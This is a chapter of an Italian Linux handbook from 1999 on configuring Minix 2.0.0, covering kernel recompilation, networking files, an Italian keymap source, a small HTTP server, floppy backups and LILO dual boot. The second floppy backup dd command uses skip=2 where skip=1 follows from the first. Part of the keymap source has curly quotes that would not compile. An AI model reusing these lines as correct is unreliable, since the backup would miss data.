Anche Minix, nella sua semplicità, richiede una ricompilazione del kernel per la sua ottimizzazione. In particolare, per poter attivare la gestione del TCP/IP occorre passare per la configurazione e ricompilazione.

Il file del kernel, secondo la tradizione di Minix dovrebbe trovarsi nella directory radice e avere il nome **`minix`**. Se però, invece di trattarsi di un file, si tratta di una directory, nella fase di avvio viene eseguito il file più recente contenuto in tale directory. Il kernel normale, cioè quello che si trova dopo l'installazione, dovrebbe essere `/minix/2.0.0`.

Per poter ricompilare il kernel occorre avere installato il pacchetto `SYS.TAZ`. Si procede come segue:

1. si modifica il file `/usr/include/minix/config.h`;
2. ci si posiziona nella directory `/usr/src/tools/`;
3. si avvia la compilazione con il comando **`make`**.

Al termine si ottiene il file del kernel (o immagine) corrispondente a `/usr/src/tools/image` che si può copiare e rinominare come si ritiene più opportuno.

### 184.5.1 /usr/include/minix/config.h

La configurazione che viene proposta deriva dagli esempi precedenti, in cui si ha una particolare penuria di memoria. Seguono solo alcuni pezzi.

```
/* If ROBUST is set to 1, writes of i-node, directory, and indirect blocks
 * from the cache happen as soon as the blocks are modified.  This gives a more
 * robust, but slower, file system.  If it is set to 0, these blocks are not
 * given any special treatment, which may cause problems if the system crashes.
 */
#define ROBUST             1    /* 0 for speed, 1 for robustness */
```

La macro **ROBUST** permette di sincronizzare le operazioni di accesso al disco. In questo esempio si attiva questa opzione, in modo da poter utilizzare il sistema con tranquillità (e ovviamente con maggiore lentezza).

```
/* Number of slots in the process table for user processes. */
#define NR_PROCS          32
```

Il numero massimo dei processi eseguibili può essere una seria limitazione all'uso simultaneo dell'elaboratore da parte di più utenti, ma la la scarsa memoria a disposizione consiglia di mantenere basso questo valore.

```
/* Enable or disable the second level file system cache on the RAM disk. */
#define ENABLE_CACHE2      0
```

Sempre a causa della carenza di memoria, è opportuno disabilitare la memoria cache.

```
/* Include or exclude device drivers.  Set to 1 to include, 0 to exclude. */
#define ENABLE_NETWORKING  1    /* enable TCP/IP code */
#define ENABLE_AT_WINI     1    /* enable AT winchester driver */
#define ENABLE_BIOS_WINI   1    /* enable BIOS winchester driver */
#define ENABLE_ESDI_WINI   1    /* enable ESDI winchester driver */
#define ENABLE_XT_WINI     0    /* enable XT winchester driver */
#define ENABLE_ADAPTEC_SCSI 0   /* enable ADAPTEC SCSI driver */
#define ENABLE_MITSUMI_CDROM 0  /* enable Mitsumi CD-ROM driver */
#define ENABLE_SB_AUDIO    0    /* enable Soundblaster audio driver */
```

In questa sezione è importante abilitare ciò che serve ed eliminare il resto. In particolare, è qui che si attiva la connettività TCP/IP, che non risulta attivata in modo predefinito.

```
/* NR_CONS, NR_RS_LINES, and NR_PTYS determine the number of terminals the
 * system can handle.
 */
#define NR_CONS            2    /* # system consoles (1 to 8) */
#define NR_RS_LINES        1    /* # rs232 terminals (0, 1, or 2) */
#define NR_PTYS            2    /* # pseudo terminals (0 to 64) */
```

Il numero predefinito di console virtuali è 2, ma può essere espanso, sempre che ciò possa avere senso date le limitazioni del sistema. Invece è importante attivare gli pseudoterminali, cioè il numero massimo di connessioni remote. Volendo gestire la rete, è il caso di indicare almeno uno pseudoterminale.

Per modificare il file `/usr/include/minix/config.h` si può utilizzare **vi**, che è un collegamento a **elvis**, oppure **elle**, che è un Emacs ridotto all'osso.[3]

Si procede con la compilazione.

# **cd /usr/src/tools**[*Invio*]

# **make**[*Invio*]

La compilazione ha luogo e al termine, se non sono occorsi incidenti, si ottiene il file `image`.

# **cp image /minix/rete.0.1**[*Invio*]

Questo dovrebbe bastare, trattandosi del file più recente nella directory `/minix/`, è anche quello che verrà avviato la prossima volta.

# **shutdown -h**[*Invio*]

## 184.5.2 File di dispositivo

Quando si ricompila il kernel è probabile che si renda necessaria la creazione di file di dispositivo che prima non erano necessari. Nel caso della gestione della rete, sono necessari i file seguenti:

- `/dev/eth`;
- `/dev/ip`;

[3] Il programma **elvis** in particolare, è molto tradizionale: i tasti freccia generano proprio le lettere corrispondenti e quindi non possono essere usati durante la fase di inserimento.

- `/dev/tcp`;
- `/dev/udp`;
- `/dev/ttyp0` e successivi;
- `/dev/ptyp0` e successivi.

Questo ragionamento vale anche per le console virtuali: se si vogliono molte console, forse è necessario aggiungere i relativi file.

Probabilmente c'è già tutto ciò di cui si può avere bisogno, ma se manca si può creare con lo script **`MAKEDEV`**.

`MAKEDEV` ⟨*dispositivo*⟩

Per esempio, trovandosi già nella directory `/dev/`, si può creare il dispositivo `/dev/tcp` nel modo seguente:

`#` **`MAKEDEV tcp`**

## 184.6 Parametri di avvio

Anche Minix richiede alcuni parametri di avvio in presenza di periferiche particolari. La gestione di questi avviene in modo molto semplice attraverso il *boot monitor*: basta definire una nuova variabile, assegnandole il valore corretto.

### 184.6.1 Scheda di rete

Per gestire una rete occorre una scheda di rete Ethernet. Nell'esempio seguente si immagina di disporre di una scheda compatibile con il modello NE2000 configurata con indirizzo di I/O 0x300 e IRQ 11.

Il parametro di avvio per ottenere il riconoscimento della scheda Ethernet è **`DPETHn`**, dove *n* è il numero della scheda, a partire da 0.

`DPETH`*n*=⟨*indirizzo-I/O*⟩**:**⟨*irq*⟩**:**⟨*indirizzo-di-memoria*⟩

La scheda NE2000 non utilizza alcun indirizzo di memoria, quindi, per il nostro esempio occorre il parametro seguente:

`DPETH0=300:11`

Come si vede, l'indirizzo di I/O è espresso implicitamente in esadecimale e l'IRQ in decimale, mentre l'indirizzo di memoria viene omesso trattandosi di una NE2000. Per inserire tale parametro si utilizza il *boot monitor* nel modo seguente:

`hd0>` **`DPETH0=300:11`**[*Invio*]

`hd0>` **`save`**[*Invio*]

L'ultima istruzione, **`save`**, salva questo parametro che altrimenti dovrebbe essere indicato ogni volta che si avvia il sistema.

Se la scheda di rete viene riconosciuta, all'avvio appare il messaggio seguente:

```
Minix 2.0.0  Copyright 1997 Prentice-Hall, Inc.

Executing in 16-bit protected mode

ne2000: NE2000 at 300:11
```

## 184.7 Configurazione della rete

La configurazione della rete va fatta con cura, in modo da non avere bisogno di alcuni demoni che permettono una sorta di autoconfigurazione.

Negli esempi seguenti si configura il nuovo sistema Minix tenendo conto di questa situazione:

- **`dinkel.brot.dg`**, IP 192.168.1.1, servizio DNS e router predefinito;
- **`minix.brot.dg`**, IP 192.168.1.25, elaboratore Minix.

Per quanto possibile, si fa in modo di non avere bisogno del DNS.

### 184.7.1 /etc/hosts

Volendo attivare localmente la risoluzione dei nomi e degli indirizzi è necessario il file `/etc/hosts`, che va configurato come al solito, esattamente come si fa con GNU/Linux.

```
127.0.0.1       localhost
192.168.1.1     dinkel.brot.dg
192.168.1.25    minix.brot.dg
```

### 184.7.2 /etc/hostname.file

Il file `/etc/hostname.file` serve solo a definire il nome dell'elaboratore locale, in senso generale. Non ha niente a che vedere con le interfacce di rete. Quando viene richiesto il *login* viene mostrato questo nome.

# **`echo "minix.brot.dg" > /etc/hostname.file`**[*Invio*]

### 184.7.3 /etc/resolv.conf

Il file `/etc/resolv.conf` permette di indicare gli indirizzi dei nodi che forniscono un servizio DNS. Nell'esempio proposto si vuole fare in modo che il sistema di risoluzione dei nomi avvenga localmente, per mezzo di quanto contenuto nel file `/etc/hosts`. Per questo viene indicato come server DNS anche l'indirizzo di *loopback*.

```
nameserver 127.0.0.1
nameserver 192.168.1.1
```

### 184.7.4 /etc/rc.net

Lo script `/etc/rc.net` viene utilizzato da `/etc/rc` per attivare la rete. Lo si può utilizzare per attivare l'interfaccia di rete e per definire l'instradamento verso il router (l'instradamento verso la rete connessa all'interfaccia è predefinito).

```
# Attiva l'interfaccia e l'instradamento verso la sua rete.
ifconfig -h 192.168.1.25

# Definisce l'instradamento predefinito verso il router
add_route -g 192.168.1.1
```

### 184.7.5 /etc/rc

Probabilmente, è utile ritoccare il file `/etc/rc`, per eliminare l'avvio automatico di alcuni demoni inutili dal momento che la rete è configurata. Quello che segue è il pezzo che attiva la gestione della rete.

```
# Network initialization.
(</dev/eth </dev/tcp) 2>/dev/null && net=true   # Is there a TCP/IP server?

if [ "$net" -a -f /etc/rc.net ]
then
        # There is a customized TCP/IP initialization script; run it.
        . /etc/rc.net
elif [ "$net" ] && [ "`hostaddr -e`" = 0:0:0:0:0:0 ]
then
        # No network hardware, configure a fixed address to run TCP/IP alone.
        ifconfig -h 192.9.200.1
fi

if [ "$net" ]
then
        echo -n "Starting network daemons: "
        for daemon in rarpd nonamed irdpd talkd
        do
                if [ -f /usr/bin/$daemon ]
                then
                        echo -n " $daemon"
                        $daemon &
                fi
        done
```

```
        echo .

        # Get the nodename from the DNS and set it.
        hostaddr -a >/etc/hostname.file || echo noname >/etc/hostname.file

        echo -n "Starting network services:"
        for pair in 'shell in.rshd' 'login in.rld' \
                'telnet in.telnetd' 'ftp in.ftpd'
        do
                set $pair
                if [ -f /usr/bin/$2 ]
                then
                        echo -n " $1"
                        tcpd $1 /usr/bin/$2 &
                fi
        done
        echo .
fi
```

Vale la pena di modificare quanto segue:

```
if [ "$net" ]
then
        echo -n "Starting network daemons: "
        for daemon in nonamed talkd ### rarpd nonamed irdpd talkd
        do
        ...
```

Nel pezzo precedente non vengono avviati i demoni **rarpd** e **irdpd**, che sono necessari rispettivamente per ottenere l'indirizzo IP in base all'indirizzo hardware della scheda Ethernet, e a definire gli instradamenti verso i router. Eventualmente, si potrebbe anche evitare di avviare **talkd** se non si intende utilizzare **talk**. Il demone **nonamed** è necessario se non si vuole essere obbligati ad avere un servizio DNS esterno; in pratica è necessario perché venga interpretato il contenuto del file `/etc/hosts`.

## 184.8 Personalizzazione

Il sistema risulta configurato in maniera piuttosto disordinata, a cominciare dal fatto che la directory personale dell'utente **root** corrisponde alla radice e così, al suo interno, si trovano i file di configurazione dell'amministratore. Probabilmente, la prima cosa da fare è quella di creare una directory `/root/`, porvi al suo interno i file di configurazione (dovrebbe trattarsi di `.ellepro.b1`, `.exrc` e `.profile`), e quindi modificare il file `/etc/passwd` in modo da assegnare all'utente **root** questa nuova directory.

### 184.8.1 /etc/passwd, /etc/group e /etc/shadow

Minix, nonostante la sua semplicità, utilizza le *shadow password*. Pertanto, se si tenta di inserire un utente manualmente, occorre intervenire anche su questo file, `/etc/shadow`, altrimenti l'utente non riuscirà ad accedere.

Il file `/etc/group`, se non va bene com'è, deve essere modificato manualmente, mentre per gli utenti conviene affidarsi allo script **adduser**.

`adduser` ⟨*utente*⟩ ⟨*gruppo*⟩ ⟨*directory-home*⟩

Dopo aver creato un utente, come al solito è opportuno utilizzare il programma **passwd** per assegnare la password.[4]

## 184.9 Tastiera

La mappa della tastiera viene definita attraverso il programma **loadkeys** e il file contenente la mappa desiderata. Per cui,

`#` **`loadkeys ./tastiera.map`**

permette di caricare la mappa del file `tastiera.map` contenuto nella directory corrente.

La mappa della tastiera, secondo la scelta fatta durante l'installazione di Minix, avviene per mezzo del file `/etc/keymap`: se lo script `/etc/rc` lo trova durante la fase di avvio, lo carica attraverso **loadkeys**.

[4]Lo script **adduser** si avvale della directory personale dell'utente **ast** per inserire i file di configurazione iniziali. Questa directory, corrispondente a `/usr/ast/`, svolge il ruolo di scheletro delle directory personali da creare. Volendo si può realizzare un proprio script per rendere la cosa più elegante.

### 184.9.1 Modifica della mappa

La configurazione della tastiera italiana non è perfetta. Per modificare la mappa occorre intervenire sul file `/usr/src/kernel/keymaps/italian.src`. Dopo la modifica si deve compilare il sorgente in modo da ottenere il file `/usr/src/kernel/keymaps/italian.map`. Al termine, questo file va copiato e rinominato in modo da sostituire `/etc/keymap`.

Il sorgente corretto potrebbe apparire come nell'esempio seguente, in particolare, per ottenere la tilde (`~`) si deve usare la combinazione [*AltGr+ì*], mentre per ottenere l'apostrofo inverso (`` ` ``) si deve usare la combinazione [*AltGr+'*]. I caratteri che si trovano oltre il settimo bit, vengono rappresentati in ottale.

```
/* Modified by Daniele Giacomini  daniele @ evo.it  1998.12.22          */
/* Keymap for Italian standard keyboard, similar to Linux layout.       */

u16_t keymap[NR_SCAN_CODES * MAP_COLS] = {

/* scan-code            !Shift  Shift   Alt     AltGr   Alt+Sh  Ctrl    */
/* ==================================================================== */
/* 00 - none    */      0,      0,      0,      0,      0,      0,
/* 01 - ESC     */      C('['), C('['), CA('['),C('['), C('['), C('['),
/* 02 - '1'     */      '1',    '!',    A('1'), '1',    '!',    C('A'),
/* 03 - '2'     */      '2',    '"',    A('2'), '2',    '@',    C('@'),
/* 04 - '3'     */      '3',    0234,   A('3'), '3',    0234,   C('C'),
/* 05 - '4'     */      '4',    '$',    A('4'), '4',    '$',    C('D'),
/* 06 - '5'     */      '5',    '%',    A('5'), '5',    '%',    C('E'),
/* 07 - '6'     */      '6',    '&',    A('6'), '6',    '&',    C('F'),
/* 08 - '7'     */      '7',    '/',    A('7'), '{',    '/',    C('G'),
/* 09 - '8'     */      '8',    '(',    A('8'), '[',    '(',    C('H'),
/* 10 - '9'     */      '9',    ')',    A('9'), ']',    ')',    C('I'),
/* 11 - '0'     */      '0',    '=',    A('0'), '}',    '=',    C('@'),
/* 12 - '-'     */      '\'',   '?',    A('\''),'\`',   '?',    C('@'),
/* 13 - '='     */      0215,   '^',    0215,   '~',    '^',    C('^'),
/* 14 - BS      */      C('H'), C('H'), CA('H'),C('H'), C('H'), 0177,
/* 15 - TAB     */      C('I'), C('I'), CA('I'),C('I'), C('I'), C('I'),
/* 16 - 'q'     */      L('q'), 'Q',    A('q'), 'q',    'Q',    C('Q'),
/* 17 - 'w'     */      L('w'), 'W',    A('w'), 'w',    'W',    C('W'),
/* 18 - 'e'     */      L('e'), 'E',    A('e'), 'e',    'E',    C('E'),
/* 19 - 'r'     */      L('r'), 'R',    A('r'), 'r',    'R',    C('R'),
/* 20 - 't'     */      L('t'), 'T',    A('t'), 't',    'T',    C('T'),
/* 21 - 'y'     */      L('y'), 'Y',    A('y'), 'y',    'Y',    C('Y'),
/* 22 - 'u'     */      L('u'), 'U',    A('u'), 'u',    'U',    C('U'),
/* 23 - 'i'     */      L('i'), 'I',    A('i'), 'i',    'I',    C('I'),
/* 24 - 'o'     */      L('o'), 'O',    A('o'), 'o',    'O',    C('O'),
/* 25 - 'p'     */      L('p'), 'P',    A('p'), 'p',    'P',    C('P'),
/* 26 - '['     */      0212,   0202,   0212,   '[',    '{',    C('['),
/* 27 - ']'     */      '+',    '*',    A('+'), ']',    '}',    C(']'),
/* 28 - CR/LF   */      C('M'), C('M'), CA('M'),C('M'), C('M'), C('J'),
/* 29 - Ctrl    */      CTRL,   CTRL,   CTRL,   CTRL,   CTRL,   CTRL,
/* 30 - 'a'     */      L('a'), 'A',    A('a'), 'a',    'A',    C('A'),
/* 31 - 's'     */      L('s'), 'S',    A('s'), 's',    'S',    C('S'),
/* 32 - 'd'     */      L('d'), 'D',    A('d'), 'd',    'D',    C('D'),
/* 33 - 'f'     */      L('f'), 'F',    A('f'), 'f',    'F',    C('F'),
/* 34 - 'g'     */      L('g'), 'G',    A('g'), 'g',    'G',    C('G'),
/* 35 - 'h'     */      L('h'), 'H',    A('h'), 'h',    'H',    C('H'),
/* 36 - 'j'     */      L('j'), 'J',    A('j'), 'j',    'J',    C('J'),
/* 37 - 'k'     */      L('k'), 'K',    A('k'), 'k',    'K',    C('K'),
/* 38 - 'l'     */      L('l'), 'L',    A('l'), 'l',    'L',    C('L'),
/* 39 - ';'     */      0225,   0207,   0225,   '@',    '@',    C('@'),
/* 40 - '\''    */      0205,   0370,   0205,   '#',    '#',    C('@'),
/* 41 - '`'     */      '\\',   '|',    '\\',   '\\',   '|',    C('\\'),
/* 42 - l. SHIFT*/      SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,
/* 43 - '\\'    */      0227,   '|',    0227,   0227,   '|',    C('@'),
/* 44 - 'z'     */      L('z'), 'Z',    A('z'), 'z',    'Z',    C('Z'),
/* 45 - 'x'     */      L('x'), 'X',    A('x'), 'x',    'X',    C('X'),
/* 46 - 'c'     */      L('c'), 'C',    A('c'), 'c',    'C',    C('C'),
/* 47 - 'v'     */      L('v'), 'V',    A('v'), 'v',    'V',    C('V'),
/* 48 - 'b'     */      L('b'), 'B',    A('b'), 'b',    'B',    C('B'),
```

```
/* 49 - ’n’      */     L(’n’), ’N’,    A(’n’), ’n’,    ’N’,    C(’N’),
/* 50 - ’m’      */     L(’m’), ’M’,    A(’m’), ’m’,    ’M’,    C(’M’),
/* 51 - ’,’      */     ’,’,    ’;’,    A(’,’), ’,’,    ’;’,    C(’@’),
/* 52 - ’.’      */     ’.’,    ’:’,    A(’.’), ’.’,    ’:’,    C(’@’),
/* 53 - ’/’      */     ’-’,    ’_’,    A(’-’), ’-’,    ’_’,    C(’_’),
/* 54 - r. SHIFT*/      SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,
/* 55 - ’*’      */     ’*’,    ’*’,    A(’*’), ’*’,    ’*’,    C(’M’),
/* 56 - ALT      */     ALT,    ALT,    ALT,    ALT,    ALT,    ALT,
/* 57 - ’ ’      */     ’ ’,    ’ ’,    A(’ ’), ’ ’,    ’ ’,    C(’@’),
/* 58 - CapsLck */      CALOCK, CALOCK, CALOCK, CALOCK, CALOCK, CALOCK,
/* 59 - F1       */     F1,     SF1,    AF1,    AF1,    ASF1,   CF1,
/* 60 - F2       */     F2,     SF2,    AF2,    AF2,    ASF2,   CF2,
/* 61 - F3       */     F3,     SF3,    AF3,    AF3,    ASF3,   CF3,
/* 62 - F4       */     F4,     SF4,    AF4,    AF4,    ASF4,   CF4,
/* 63 - F5       */     F5,     SF5,    AF5,    AF5,    ASF5,   CF5,
/* 64 - F6       */     F6,     SF6,    AF6,    AF6,    ASF6,   CF6,
/* 65 - F7       */     F7,     SF7,    AF7,    AF7,    ASF7,   CF7,
/* 66 - F8       */     F8,     SF8,    AF8,    AF8,    ASF8,   CF8,
/* 67 - F9       */     F9,     SF9,    AF9,    AF9,    ASF9,   CF9,
/* 68 - F10      */     F10,    SF10,   AF10,   AF10,   ASF10,  CF10,
/* 69 - NumLock */      NLOCK,  NLOCK,  NLOCK,  NLOCK,  NLOCK,  NLOCK,
/* 70 - ScrLock */      SLOCK,  SLOCK,  SLOCK,  SLOCK,  SLOCK,  SLOCK,
/* 71 - Home     */     HOME,   ’7’,    AHOME,  AHOME,  ’7’,    CHOME,
/* 72 - CurUp    */     UP,     ’8’,    AUP,    AUP,    ’8’,    CUP,
/* 73 - PgUp     */     PGUP,   ’9’,    APGUP,  APGUP,  ’9’,    CPGUP,
/* 74 - ’-’      */     NMIN,   ’-’,    ANMIN,  ANMIN,  ’-’,    CNMIN,
/* 75 - Left     */     LEFT,   ’4’,    ALEFT,  ALEFT,  ’4’,    CLEFT,
/* 76 - MID      */     MID,    ’5’,    AMID,   AMID,   ’5’,    CMID,
/* 77 - Right    */     RIGHT,  ’6’,    ARIGHT, ARIGHT, ’6’,    CRIGHT,
/* 78 - ’+’      */     PLUS,   ’+’,    APLUS,  APLUS,  ’+’,    CPLUS,
/* 79 - End      */     END,    ’1’,    AEND,   AEND,   ’1’,    CEND,
/* 80 - Down     */     DOWN,   ’2’,    ADOWN,  ADOWN,  ’2’,    CDOWN,
/* 81 - PgDown   */     PGDN,   ’3’,    APGDN,  APGDN,  ’3’,    CPGDN,
/* 82 - Insert   */     INSRT,  ’0’,    AINSRT, AINSRT, ’0’,    CINSRT,
/* 83 - Delete   */     0177,   ’.’,    A(0177),0177,   ’.’,    0177,
/* 84 - Enter    */     C(’M’), C(’M’), CA(’M’),C(’M’), C(’M’), C(’J’),
/* 85 - ???      */     0,      0,      0,      0,      0,      0,
/* 86 - ???      */     ’<’,    ’>’,    A(’<’), ’|’,    ’>’,    C(’@’),
/* 87 - F11      */     F11,    SF11,   AF11,   AF11,   ASF11,  CF11,
/* 88 - F12      */     F12,    SF12,   AF12,   AF12,   ASF12,  CF12,
/* 89 - ???      */     0,      0,      0,      0,      0,      0,
/* 90 - ???      */     0,      0,      0,      0,      0,      0,
/* 91 - ???      */     0,      0,      0,      0,      0,      0,
/* 92 - ???      */     0,      0,      0,      0,      0,      0,
/* 93 - ???      */     0,      0,      0,      0,      0,      0,
/* 94 - ???      */     0,      0,      0,      0,      0,      0,
/* 95 - ???      */     0,      0,      0,      0,      0,      0,
/* 96 - EXT_KEY */      EXTKEY, EXTKEY, EXTKEY, EXTKEY, EXTKEY, EXTKEY,
/* 97 - ???      */     0,      0,      0,      0,      0,      0,
/* 98 - ???      */     0,      0,      0,      0,      0,      0,
/* 99 - ???      */     0,      0,      0,      0,      0,      0,
/*100 - ???      */     0,      0,      0,      0,      0,      0,
/*101 - ???      */     0,      0,      0,      0,      0,      0,
/*102 - ???      */     0,      0,      0,      0,      0,      0,
/*103 - ???      */     0,      0,      0,      0,      0,      0,
/*104 - ???      */     0,      0,      0,      0,      0,      0,
/*105 - ???      */     0,      0,      0,      0,      0,      0,
/*106 - ???      */     0,      0,      0,      0,      0,      0,
/*107 - ???      */     0,      0,      0,      0,      0,      0,
/*108 - ???      */     0,      0,      0,      0,      0,      0,
/*109 - ???      */     0,      0,      0,      0,      0,      0,
/*110 - ???      */     0,      0,      0,      0,      0,      0,
/*111 - ???      */     0,      0,      0,      0,      0,      0,
/*112 - ???      */     0,      0,      0,      0,      0,      0,
/*113 - ???      */     0,      0,      0,      0,      0,      0,
```

```
/*114 - ???     */      0,       0,       0,       0,       0,       0,
/*115 - ???     */      0,       0,       0,       0,       0,       0,
/*116 - ???     */      0,       0,       0,       0,       0,       0,
/*117 - ???     */      0,       0,       0,       0,       0,       0,
/*118 - ???     */      0,       0,       0,       0,       0,       0,
/*119 - ???     */      0,       0,       0,       0,       0,       0,
/*120 - ???     */      0,       0,       0,       0,       0,       0,
/*121 - ???     */      0,       0,       0,       0,       0,       0,
/*122 - ???     */      0,       0,       0,       0,       0,       0,
/*123 - ???     */      0,       0,       0,       0,       0,       0,
/*124 - ???     */      0,       0,       0,       0,       0,       0,
/*125 - ???     */      0,       0,       0,       0,       0,       0,
/*126 - ???     */      0,       0,       0,       0,       0,       0,
/*127 - ???     */      0,       0,       0,       0,       0,       0
};
```

Dopo la modifica, si avvia la compilazione.

`#` **`cd /usr/src/kernel/keymaps/`**[ *Invio* ]

`#` **`make`**[ *Invio* ]

Vengono generate tutti i file di configurazione che non siano già presenti (se si vuole ripetere la compilazione occorre prima rimuovere il file `italian.map`).

`#` **`cp italian.map /etc/keymap`**[ *Invio* ]

Al prossimo riavvio sarà utilizzata la nuova mappa.

## 184.10 Altri programmi

Il software a disposizione per Minix non è molto e può essere trovato negli stessi FTP da cui si accede ai file del sistema operativo citati qui. In particolare, tra i programmi riferiti alla rete, vale la pena di ricordare i pacchetti `HTTPD.TAZ` e `FROG.TAZ`. Il primo è un server HTTP molto semplice e il secondo è un programma per il *traceroute*. Sono entrambi molto utili e compilabili facilmente.

### 184.10.1 HTTPD.TAZ

Minix dispone di un server http elementare e lo si trova distribuito nel pacchetto `HTTPD.TAZ`. I pacchetti supplementari, come questo, vanno installati a partire dalla directory `/usr/local/` e i sorgenti vanno collocati in `/usr/local/src/`.

`#` **`cd /usr/local/src`**[ *Invio* ]

Supponendo che il file `HTTPD.TAZ` si trovi nel dischetto, montato nella directory `/mnt/`, si può agire come segue:

`#` **`cat /mnt/HTTPD.TAZ | compress -d | tar xvf -`**[ *Invio* ]

Si ottiene la creazione della directory `httpd/` a partire dalla posizione corrente, cioè `/usr/local/src/`.

`#` **`cd httpd`**[ *Invio* ]

Si procede con la compilazione.

`#` **`make`**[ *Invio* ]

Quindi si installa il programma.

`#` **`make install`**[ *Invio* ]

L'installazione non si occupa di copiare i file di configurazione: bisogna farlo manualmente.

`#` **`cp httpd.conf /etc`**[ *Invio* ]

`#` **`cp httpd.mtype /etc`**[ *Invio* ]

Il demone **`httpd`**, installato in `/usr/local/bin/`, ha bisogno di un utente **`www`**, e questo in base alla configurazione predefinita del file `/etc/httpd.conf` che non serve modificare.

`#` **`adduser www operator /usr/home/www`**[ *Invio* ]

Naturalmente la scelta della directory *home* è solo un fatto di gusto personale. Sempre in base alla configurazione predefinita, occorre aggiungere alla directory *home* la directory `exec/` e all'interno di questa si devono collocare un paio di file.

`#` **`mkdir /usr/home/www/exec`**[ *Invio* ]

# **cp dir2html /usr/home/www/exec**[*Invio*]

# **cp dir2html.sh /usr/home/www/exec**[*Invio*]

Per ultimo, occorre avviare il demone. Per questo conviene ritoccare il file `/etc/rc.net` in modo da aggiungere la riga seguente:

```
tcpd   http   /usr/local/bin/httpd &
```

### 184.10.2 FROG.TAZ

**`frog`** è un programma per il tracciamento dell'instradamento (*traceroute*). È semplice, ma anche molto importante.

L'estrazione dell'archivio avviene nel modo solito, e così anche la compilazione e l'installazione.

# **cd /usr/local/src**[*Invio*]

# **cat /mnt/FROG.TAZ | compress -d | tar xvf -**[*Invio*]

# **cd frog**[*Invio*]

# **make**[*Invio*]

# **make install**[*Invio*]

Tutto qui.

## 184.11 Copie di sicurezza

Le copie di sicurezza possono essere fatte soltanto utilizzano **`tar`** e **`compress`**. Dal momento che il sistema è organizzato in modo piuttosto rigido con una partizione principale (*root*) molto piccola e una partizione `/usr/`, normalmente conviene preoccuparsi solo di questa seconda partizione. Per la prima converrebbe realizzare un dischetto di avvio e installazione con gli stessi file di configurazione, compresi `/etc/passwd`, `/etc/group` e `/etc/shadow`.

### 184.11.1 Archiviazione

Se si dispone di abbastanza spazio libero nella partizione `/usr/`, se ne può fare la copia di sicurezza in un file collocato all'interno della stessa partizione. Successivamente si può scaricare su dischetti. Si può procedere nel modo seguente:

# **cd /usr**[*Invio*]

# **tar cf - . | compress -c > .BKP.TAZ**[*Invio*]

Si ottiene il file `/usr/.BKP.TAZ` contenente la copia di quanto contenuto nella directory corrente `/usr/`. Successivamente si può copiare il file ottenuto, a pezzi, su una serie di dischetti formattati in precedenza. Si comincia con la formattazione e si suppone di disporre di dischetti da 1440 Kbyte.

# **format /dev/fd0 1440**[*Invio*]

...

Una volta preparati i dischetti formattati, si può scaricare il file nei dischetti.

# **dd if=/usr/.BKP.TAZ of=/dev/fd0 bs=1440k count=1 skip=0**[*Invio*]

# **dd if=/usr/.BKP.TAZ of=/dev/fd0 bs=1440k count=1 skip=2**[*Invio*]

...

### 184.11.2 Recupero

Per recuperare un sistema archiviato nel modo mostrato nella sezione precedente, si deve iniziare dall'installazione con il dischetto iniziale. La cosa migliore sarebbe l'utilizzo di un dischetto modificato opportunamente in modo che i file di configurazione corrispondano a quando utilizzato nel proprio sistema.

Dopo l'installazione iniziale che consiste nel trasferimento di quanto contenuto nel dischetto iniziale nel disco fisso, si procede con l'installazione della copia (preparata in precedenza) della partizione collocata a partire da `/usr/`.

# **setup /usr**[*Invio*]

Uno dopo l'altro verranno richiesti tutti i dischetti.

## 184.12 Convivenza tra Minix e GNU/Linux

Se lo si desidera, si può fare convivere Minix assieme a GNU/Linux, nello stesso disco fisso, su partizioni distinte. Ma installare Minix in una partizione libera di un disco in cui GNU/Linux è già stato installato richiede prudenza e attenzione.

- L'installazione di Minix provoca l'alterazione dell'MBR del disco fisso, di conseguenza, al termine si avvia solo Minix. Quindi, prima di installare Minix occorre preparare uno o più dischi di avvio di GNU/Linux, in modo da poter in seguito ripristinare il sistema di avvio attraverso LILO.
- Quando si conclude il lavoro con Minix e si esegue un riavvio con un semplice [ *Ctrl+Alt+Canc* ], si ottiene un avvio a caldo (*warm boot*) e se dopo di questo si vuole avviare un kernel Linux, **questo non riuscirà a caricarsi**. È necessario un riavvio a freddo, al limite attraverso lo spegnimento e la riaccensione dell'elaboratore.

### 184.12.1 LILO

Una volta che si è riusciti a fare riavviare il sistema GNU/Linux, con i dischetti di avvio di cui si diceva in precedenza, conviene modificare il file `/etc/lilo.conf` in modo che si possa scegliere tra l'avvio di GNU/Linux, Minix ed eventualmente altro.

Supponendo di avere installato Minix nella seconda partizione del primo disco fisso, le righe necessarie nel file `/etc/lilo.conf` sono quelle seguenti:

```
other=/dev/hda2
        label=minix
        table=/dev/hda
```

Volendo supporre che Minix sia stato installato nel secondo disco fisso, sempre nella seconda partizione, le righe sarebbero quelle seguenti:

```
other=/dev/hdb2
        label=minix
        table=/dev/hdb
        loader=/boot/chain.b
```

In pratica, è esattamente ciò che si fa quando si vuole controllare l'avvio del Dos.

## 184.13 Riferimenti

Minix è un sistema operativo molto limitato rispetto a GNU/Linux, soprattutto dal punto di vista legale (appendice L.1). Resta comunque l'unica opportunità, almeno per ora, di fronte a vecchi elaboratori i286 o inferiori.

Molti particolari importanti non sono stati descritti, ma le informazioni relative sono comunque accessibili dai siti FTP di distribuzione di Minix e dalla documentazione interna **`man`**.


- Andrew S. Tanenbaum, Alber S. Woodhull, *Operating Systems: Design and Implementation*, 2/e, Prentice-Hall
- <*http://www.cs.vu.nl/~ast/minix.html*>
- <*http://www.cs.vu.nl/ftp/minix/2.0.0/wwwman/whatis.html*>


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# ELKS

Nell'ambito del software libero, non esistono sistemi operativi per piattaforme inferiori al i386. Minix è un sistema operativo adatto a tutta la famiglia ix86, ma è limitato all'ambito didattico-educativo, a causa della sua licenza d'uso.

Il progetto ELKS (*Embeddable Linux Kernel Subset*) vuole creare un sistema operativo per i microprocessori ix86 di fascia bassa, a partire da un sottoinsieme di funzionalità di GNU/Linux.

*<http://www.linux.org.uk/ELKS-Home/index.html>*

*<http://www.cix.co.uk/~mayday/nf-home.html>*

*<ftp://linux.mit.edu/pub/ELKS/>*

A partire dalla versione 0.0.67 di ELKS è possibile avviare un mini sistema composto da un dischetto di avvio (*boot*) e un dischetto di *root*; con un po' di pazienza è anche possibile installarlo in una partizione del disco fisso.

